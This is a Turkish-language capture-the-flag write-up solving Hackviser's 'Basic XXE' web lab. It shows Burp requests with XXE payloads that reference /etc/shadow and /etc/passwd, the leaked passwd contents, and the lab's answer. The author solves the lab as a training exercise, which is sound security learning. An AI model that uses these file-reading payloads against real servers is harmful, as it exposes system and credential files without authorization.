BASIC XXE WRİTE-UP

Bu yazımda sizlere Hackviser platformu üzerinde bulunan Web Lab kısmı altında XXE zafiyetinin Basic XXE labının çözümünü anlatacağım.

SENARYO: Bu laboratuvar, sistem içindeki yerel dosyalara yetkisiz erişime yol açan bir XML External Entity Injection (XXE) zafiyeti içerir.


Laboratuvarı tamamlamak için web sayfasındaki iletişim formundaki XXE zafiyetini istismar ederek ve /etc/password dosyasının içeriğine erişin.

/etc/passwd dosyasına eklenen son kullanıcının adı nedir?

ÇÖZÜM:

XXE: Bir saldırganın bir uygulamanın XML verilerini işlemesine müdahele etmesine izin veren bir web güvenlik açığıdır.

Şimdi lab'ımızı çözmeye başlayalım. Siteye giriş yapıyoruz.



Bizi böyle bir sayfa karşılıyor. Herhangi bir şey yazdığında başarılı bir şekilde gönderiyor. Şimdi bunu Burp Suite pogramına atalım.

```
<contact>
  <firstName>
    deneme
  </firstName>
  <lastName>
    deneme
  </lastName>
  <email>
    deneme
  </email>
  <message>
    deneme
  </message>
</contact>
```

Bu şekilde istek düşüyor. XXE açığı olduğundan şüphelendim. Github sayfasında XXE açığı ile ilgili payload'lar mevcut. En çok kullanılan payload'lardan birisini deniyorum.

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example
"Murat"> ]>
<contact>
  <firstName>
    deneme
```

Kodun başına bu payload'ı ekleyip çalıştırınca 200 döndüğünü gördüm. Sayfada XXE açığının olduğunu bulduk. Şimdi sınırları zorlamanın zamanı☺

```
"Chromium";v="122"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/122.0.6261.112 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin:
https://witty-elite.europe1.hackviser.space
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://witty-elite.europe1.hackviser.space
/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM
"file:///etc/shadow"> ]>
<contact>
  <firstName>
    deneme
  </firstName>
  <lastName>
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 10 Oct 2024 09:01:33 GMT
Content-Type: application/xml
Content-Length: 229
Connection: close
Vary: Accept-Encoding

<?xml version="1.0" encoding="UTF-8"?>
  <contact>
    <firstName>
      deneme
    </firstName>
    <lastName>
      deneme
    </lastName>
    <email>
      deneme
    </email>
    <message>
      deneme
    </message>
  </contact>
```

/etc/shadow dosyasını okumak için bir payload denediğimde 200 döndüğünü gördüm. Şimdi sorunun cevabı olan /etc/passwd dosyasını okumak için payload'ımızı düzenliyoruz.

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM
"file:///etc/passwd"> ]>
<contact>
  <firstName>
    test
  </firstName>
  <lastName>
    test
  </lastName>
  <email>
    test
  </email>
  <message>
    &ent;
  </message>
</contact>
```

Burada dikkat edilmesi gereken şey:

Message etiketi arasında "&ent;" kodu. Bu kod eğer yukarıdaki payload çalışırsan message kısmının bizlere dönüş yapıldığı yerde cevabı yazdıracaktır. Şimdi isteği gönderelim.

Response

Pretty Raw Hex Render

```
  <contact>
    <firstName>
      test
    </firstName>
    <lastName>
      test
    </lastName>
    <email>
      test
    </email>
    <message>
      root:x:0:0:root:/root:/bin/bash
      daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
      bin:x:2:2:bin:/bin:/usr/sbin/nologin
      sys:x:3:3:sys:/dev:/usr/sbin/nologin
      sync:x:4:65534:sync:/bin:/bin/sync
      games:x:5:60:games:/usr/games:/usr/sbin/nologin
      man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
      lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
      mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
      news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
      uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
      proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
      www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
      backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
      list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
      irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
      gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
      nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
      _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
      systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
      systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
      messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
      systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
      sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
      hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash
      systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
      optimus:x:1001:1001:optimus,,,,my user:/home/optimus:/bin/bash
    </message>
  </contact>
```

CEVAP: **optimus**